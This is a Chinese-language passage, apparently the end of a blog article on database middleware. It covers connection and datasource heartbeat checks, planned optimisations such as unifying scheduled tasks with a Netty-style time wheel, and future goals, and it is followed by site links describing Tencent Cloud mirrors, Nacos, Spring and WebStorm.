后端连接健康心跳检测:连接是否正常(被对端关闭,网络断开重连等),维持最小连接; 4)数据节点DataHost心跳检测:检测datasource是否可用; 5)全局表一致性检测:数据量是否一致; 5、优化和未来 5.1、优化 1) 聚焦而不是膨胀,核心功能和业务需求之前的平滑; 2) 提升统一内存池管理效率,缓解多线程分配时的锁竞争,减少内存碎片; 3)杂乱的ScheduledExecutorService定时任务(10个)打乱了NIOReactor串行化设计思想,造成了没有必要的线程上下文切换,可统一管理这些定时任务,参考Netty中的时间轮定时任务; 5.2、未来 1、多维度、立体化、全方位监控体系; 2、便捷、易用的管控运维平台; 3、分布式数据库(动态扩容、Percolator分布式事务); Ref: https://blog.csdn.net/zhousenshan/article/details/82432805 https://www.jianshu.com/p/8d894e42b6e6 https://www.jianshu.com/p/2652686a43eb

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册